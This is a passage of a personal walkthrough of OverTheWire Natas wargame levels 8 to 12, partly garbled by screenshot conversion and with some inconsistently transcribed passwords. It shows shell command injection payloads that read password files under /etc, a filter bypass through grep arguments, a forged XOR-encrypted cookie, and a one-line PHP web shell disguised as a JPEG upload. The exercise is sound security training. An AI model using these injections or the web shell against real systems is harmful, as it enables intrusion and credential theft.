    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

```

>above picture, underline code is the most important part in this scenario. So we have to explore every one of them, and heres the order to encrypt

**(Base64 Encoding → String Reversal → Hexadecimal Conversion)**

**base64\_encode(\$secret)** - The \$secret string is first encoded using Base64.

**strrev( )** – To reverse the string.

ex- ABC to CBA

**bin2hex(...)** - reversed string is converted to its hexadecimal

- But in my case I want to decrypt, revers so how this start,

**(Hexadecimal Conversion to ascii → String Reversal → Base64 decoding)**

so do this process we need tools.

- Hex to ASCII Text String Converter (rapidtables.com)

natas over the wire - Search | OverTheWire: Natas Level 7 → Le | natas8.natas.labs.overthewire.org | Hex to ASCII Text String Converter

https://www.rapidtables.com/convert/number/hex-to-ascii.html

## RapidTables

Home > Conversion > Number conversion > Hex code to ASCII text

### Hex to ASCII Text String Converter

Enter hex bytes with any prefix / postfix / delimiter and press the *Convert* button  
(e.g. 45 78 61 6d 70 6C 65 21):

From                          To

Hexadecimal                Text

Paste hex numbers or drop file

```
3d3d516343746d4d6d6c315669563362
```

Character encoding

ASCII

```
==QcCtmMml1ViV3b
```

Premium IELTS materials for the score: FREE only



Book today  
Your success our expertise

BRITISH COUNCIL IE

now value is: ==QcCtmMml1ViV3b

- [Reverse String & Text | Free Online Tool | String Functions \(string-functions.com\)](http://string-functions.com/)

**www.string-functions.com**  
ONLINE STRING MANIPULATION TOOLS

Enter the text to be reversed, and then click "Reverse!":

```
==QcCtmMmlViV3b
```

Reverse!

**The reversed string:**

```
b3ViV1lMmMtCcQ==
```

**String Manipulation For Programmers**  
For a comparison of string function notation in different programming languages such as Pascal, VB.NET, Perl, Java, C, C++, Ruby and many more, see the Wikipedia article [Comparison Of Programming Languages \(String Functions\)](#)

**Quick Access Toolbar**

- Reverse A String
- Calculate String Length
- Word Count Tool
- Count The Occurrences Of A Substring Within A String
- Convert A String To Uppercase, Lowercase Or Proper Case
- HTML-Encode A String
- HTML-Decode A String
- String To Hex Converter
- Hex To String Converter
- String To Binary Converter
- Binary To String Converter
- Decimal To Binary Converter
- Binary To Decimal Converter
- Decimal To Hex Converter
- Hex To Decimal Converter
- URI-Encode A String
- URI-Decode A String
- Convert Hex Values To RGB
- Convert RGB Values To Hex
- Base64-Encode A String
- Base64-Decode A String
- Character Encoder / Decoder
- Character Encoding Errors Analyzer
- Character Encoding Table Index

Did We Miss a Conversion Tool? Let Us Know!  
Your Name: \_\_\_\_\_  
Email Address: \_\_\_\_\_

now value is: b3ViV1lMmMtCcQ==

- [Base64 Decode and Encode - Online](#)

Decode from Base64 format

Simply enter your data then push the decode button.

b3ViV1mMmtCcQ==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE >

oubWYf2kBq

now value is: [oubWYf2kBq](#)

> Ok now we must go to this page -  
<http://natas8.natas.labs.overthewire.org/>

> And enter the code “oubWYf2kBq” in form and submit. Then we can get the next level password.

Not secure | natas8.natas.labs.overthewire.org

NATAS8

Input secret:

Submit

[View sourcecode](#)

Not secure | natas8.natas.labs.overthewire.org

# NATAS8

Access granted. The password for natas9 is  
ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t

Input secret:

Submit

[View sourcecode](#)

Next level password is: `ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t`

## • Level 9

Wargames Rules Information updated

Natas

Level 0

Level 0 → Level 1

Level 1 → Level 2

Username: natas9

URL: <http://natas9.natas.labs.overthewire.org>

Go to this site <http://natas9.natas.labs.overthewire.org> and give username as "Natas9" and password is "`ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t`"

>Then directed to this -

The screenshot shows a web browser window with three tabs open. The active tab is titled "OverTheWire: Natas Level 8 → Le" and has the URL "natas9.natas.labs.overthewire.org". Below the tabs, the address bar shows "natas9.natas.labs.overthewire.org/?needle=&submit=Search". The main content area has a header "NATAS9" and a search form with a placeholder "Find words containing:" and a "Search" button. Below the form, there is an "Output:" section and a link "View sourcecode".

>inspect code

The screenshot shows a web browser window with three tabs open. The active tab is titled "OverTheWire: Natas Level 8 → Le" and has the URL "natas9.natas.labs.overthewire.org/index-source.html". Below the tabs, the address bar shows "natas9.natas.labs.overthewire.org/index-source.html". The main content area displays the source code of the search page. It includes HTML headers, CSS links, and JavaScript files. A "Find words containing:" input field and a "Search" button are also present. The output section shows the PHP code for handling the search request, which includes reading from a file named "dictionary.txt" using the "passthru" function.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>

```

Output:

```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>
```

```
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

```

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>


<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

While checking this code we can guess , after the form</form> code part is usefull for us. So exmin them well.

. grep is basicaly do check inside the “dictionary.txt”

So that's why if we search some thing in form it gives related words.



>So now we can guess do a shell injection will help this scenario.

[Code injection - Wikipedia](#) this will help us to learn more about shell scripting techniques.

Shell feature	USER_INPUT value	Resulting shell command	Explanation
Sequential execution	<code>; malicious_command</code>	<code>/bin/funnytext ; malicious_command</code>	Executes <code>funnytext</code> , then executes <code>close_command</code> .

;

ls – for list file and directoies  
.. - for back

Find words containing:

[View sourcecode](#)

Output:

dictionary.txt

Find words containing:

Output:

dictionary.txt

.../.../..:/

backups

cache

crash

lib

local

lock

log

mail

opt

run

snap

spool

tmp

www

[View sourcecode](#)

Not yet, we can assume in bandit 8 there specific folder called “etc”

so we try

The screenshot shows a web browser window with the URL `natas9.natas.labs.overthewire.org/?needle=%3Bls+..%2F..%2F..%2Fetc&submit=Search`. The page title is "NATAS9". A search bar at the top contains the query `ls ../../../../../../etc`. Below the search bar, there is a "Find words containing:" input field with the value `ls ../../../../../../etc` and a "Search" button. The main content area is titled "Output:" and displays the following text:  
dictionary.txt  
./././././etc:  
ModemManager  
PackageKit  
X11  
acpi  
adduser.conf  
alternatives  
apache2  
apparmor  
apparmor.d

>scroll down

The screenshot shows a terminal window displaying a directory listing. The listing includes files like motd, mtab, multipath, multipath.conf, mysql, nanorc, natas\_pass, natas\_session\_toucher, natas\_webpass (which is highlighted in blue), needrestart, netconfig, netplan, and ..\_. The text "try with 'natas\_webpass'" is displayed to the right of the terminal window.

make sure to use cat "`;cat ../../../../../../etc/natas_webpass/natas10`"

The screenshot shows a web browser window with the URL `natas9.natas.labs.overthewire.org/?needle=%3Bcat+..%2F..%2F..%2Fetc%2Fnatas_webpass%2Fnatas10&submit=Search`. The page title is "NATAS9". A search bar at the top contains the query `t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu`. Below the search bar, there is a "Find words containing:" input field with the value `t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu` and a "Search" button. The main content area is titled "Output:" and displays the following text:  
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu  
African  
Africans

The next level password is: `t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu`

## • Level 10

Natas Level 9 → Level 10

Username: **natas10**  
URL: <http://natas10.natas.labs.overthewire.org>

Go to this site <http://natas10.natas.labs.overthewire.org> and give username as “Natas10” and password is “t7I5VHvpal4sJTUGV0cbEsbYfFP2dmOu”

>Then directed to this -

For security reasons, we now filter on certain characters

Find words containing:

Output:

[View sourcecode](#)

>Viwe the source code

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/' , $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

>This time they restrict these,

```

if($key != "") {
    if(preg_match('/[;|&]/' , $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}

```

So we couldn't do like last time(level9).

why “preg\_match” ?

security measure to prevent malicious input. If any of these characters are found in \$key, it may indicate an attempt to inject harmful commands.

**For security reasons, we now filter on certain characters**

Find words containing:

Output:

Input contains an illegal character!

[View sourcecode](#)

>So this time use this- [a /etc/natas\\_webpass/natas11](/etc/natas_webpass/natas11) (for this scenario when I start with a and I get code, but if isn't give correct shows expected output we have to try other letters also)

For security reasons, we now filter on certain characters

Find words containing:

Output:

```
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgrRZz6sVUZ3lEk  
dictionary.txt:African  
dictionary.txt:Africans  
dictionary.txt:Allah  
dictionary.txt:Allah's  
dictionary.txt:American  
dictionary.txt:Americanism  
dictionary.txt:Americanism's  
dictionary.txt:Americanisms
```

additional:

For security reasons, we now filter on certain characters

Find words containing:

Output:

```
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgrRZz6sVUZ3lEk  
dictionary.txt:African  
dictionary.txt:Africans  
dictionary.txt:Allah  
dictionary.txt:Allah's  
dictionary.txt:American  
dictionary.txt:Americanism  
dictionary.txt:Americanism's  
dictionary.txt:Americanisms
```

- In the keypart(blue colored highlighted area) we cant see any simple "a"


inside it, but in that source code they use `grep -i` so that mean case insensitive.

```
    passsthru("grep -i $key dictionary.txt");  
}
```


however, now we have the password. Password is:

`UJdjqkK1pTu6VLt9UHWAgrZz6sVUZ3IEk`


## • Level 11



Go to this site <http://natas11.natas.labs.overthewire.org> and give username as "Natas11" and password is "UJdjqkK1pTu6VLt9UHWAgrZz6sVUZ3IEk"



>Then directed to this –



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas11", "pass": "<censored>" };</script></head>
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^#[a-f\d]{6}$/', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
                $mydata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);
```

`$tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);`

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
_ga	GA1.1.1979506932.1722939229	.overthewire.org	/	2025-09-...	30						Medium
_ga_RDK2239G0	GS1.1.1724154331.150.1724154331.0.0.0	.overthewire.org	/	2025-09-...	52						Medium
data	HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GljEJAylxTRg%3D	natas11.natas.labs.overthewire.org	/	Session	62						Medium

HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GljEJAylxTRg%3D

data      HmYkBwozJw4WNyAAFyB1VU

**Cookie Value**  Show URL-decoded  
HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GljEJAylxTRg=

Decoded in below:

HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GljEJAylxTRg=(this is base64 encoded)

plan how to do?

XOR → plaintext ^ cypher = Key

>For decode this base 64 code. We can use [CyberChef \(michaelri.github.io\)](https://michaelri.github.io/CyberChef/)

Operations

Search...

Favourites

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork

Data format

Encryption / Encoding

Public Key

Input

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars:

Output

start: 0 end: 41 time: 0ms length: 41 lines: 2

```
.f$.
3'..7 .. uUG*8Mlf5..+;..fmMF"1    ."1M.
```

Bake!  Auto Bake  Save recipe  Load recipe

>so cipher text is in below

.f\$.

3'..7 .. uUG\*8Mlf5..+;..fmMF"1 ."1M.

>swap by clicking swap button

Operations

Search...

Favourites

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy

Input

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars:

Output

start: 0 end: 41 time: 0ms length: 41 lines: 1

```
.~!P0..!b~~c.x5
```

Bake!  Auto Bake  Save recipe  Load recipe

>let's look at what is XOR encryption is,

Input A	Input B	XOR Output
0	0	0
0	1	1
1	0	1
1	1	0

>next step is XOR encryption,  
(when add key make sure to add json format for this time)

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** XOR
- Recipe:** From Base64
- Alphabet:** A-Z a-z 0-9+=
- Key:** UTF8 - JSON object: {"showpassword":"no", "bgcolor":"#ff1}
- Scheme:** Standard
- Input:** 3'@B7 uUG\*8MfF580+; @fmfMF"1 @"1M.
- Output:** eDWoedWoedWoedWoedWoed. jaHTIx.Owd.WoeDw+.

>we can see same letters repeating again and again “eDWo”.

> “eDWo”. -key  
>change no to“yes”

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** XOR
- Recipe:** From Base64
- Input:** Base64 encoded string: `BF$B3'007_B.uUG*8Mif50B+;EfmpF"1_8"1NC`
- Key:** UTF8 - `{"showpassword": "yes", "bgcolor": "#fffff1"}`
- Scheme:** Standard
- Output:** Decoded string: `eDwoedWoedWoedWoed>k1.jahH1x.x.0wd.WoedW+;`

>then

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** XOR
- Recipe:** From Base64
- Input:** JSON object: `{"showpassword": "yes", "bgcolor": "#fffff1"}`
- Key:** UTF8 - `{"showpassword": "yes", "bgcolor": "#fffff1"}`
- Scheme:** Standard
- Output:** Decoded string: `.....`

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** Xo
- Recipe:** From Base64 (Alphabet: A-Za-z0-9+=)
- XOR:** Key: UTF8 (eDw0), Scheme: Standard, Null preserving
- Input:** {"showpassword":"yes","bgcolor":"#ffffff"}
- Output:** .f\$.  
3'..7 .. uUG=2.Ghu  
.8.  
6uUGg1 ."1 G9

Buttons at the bottom include: Bake!, Save recipe, Load recipe, Clear recipe, Step, and Clear breakpoints.

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** to base
- Recipe:** From Base64 (Alphabet: A-Za-z0-9+=)
- To Base64:** Key: UTF8 (eDw0), Scheme: Standard, Null preserving
- Input:** {"showpassword":"yes","bgcolor":"#ffffff"}
- Output:** HmYkBwoZJw4WlyAAFyB1VUc9MhxHahIJNAic4Awo2dVHZzEJAYIxCu5

Buttons at the bottom include: Bake!, Save recipe, Load recipe, Clear recipe, Step, and Clear breakpoints.

The screenshot shows a browser window with three tabs: 'natas11.natas.labs.overthewire.org' (Not secure), 'natas11.natas.labs.overthewire.org' (CyberChef), and 'natas11.natas.labs.overthewire.org' (CyberChef). The main content area displays the Natas11 login page with a background color set to #fffff. The CyberChef extension is open in the Application tab, showing the 'data' cookie with its value as a long hex string. A green arrow points from the 'data' cookie value in CyberChef to the 'Background color' input field on the login page.

>change the value section to above code  
refresh

Next level password is: [yZdkjAYZRd3R7tq7T5kXMjMJlOlkzDeB](#)

The screenshot shows the Natas11 login page again. The background color input field now contains the value '#fffff'. The page displays the message 'Cookies are protected with XOR encryption' and the password 'The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOlkzDeB'. Below the password is a 'Background color:' input field containing '#fffff' and a 'Set color' button. A link 'View sourcecode' is also visible.

## • Level 12




**Natas**

Wargames      Rules      Information updated

**Natas Level 11 → Level 12**

Level 0      Username: `natas12`  
Level 0 → Level 1      URL: `http://natas12.natas.labs.overthewire.org`  
Level 1 → Level 2  
Level 2 → Level 3

Go to this site <http://natas12.natas.labs.overthewire.org> and give username as "Natas12" and password is "yZdkjAYZRd3R7tq7T5kXMjMJI0lkzDeB"



In natas 12 ,we have to upload vulnerability php file, but the issue is they restricted that file type(.php) and we can only use ".jpg".

?>


```
<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
```

so we have to upload php file disguised as an img(.jpg) file.


```
<?php system($_GET['cmd']); ?>
save this like "natas12 inj.jpg"
```

>Go burp suit and open the browser and open natas12.

>Upload .jpg file



>make sure to intercept off



darknight [Running] - Oracle VM VirtualBox

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Proxy settings

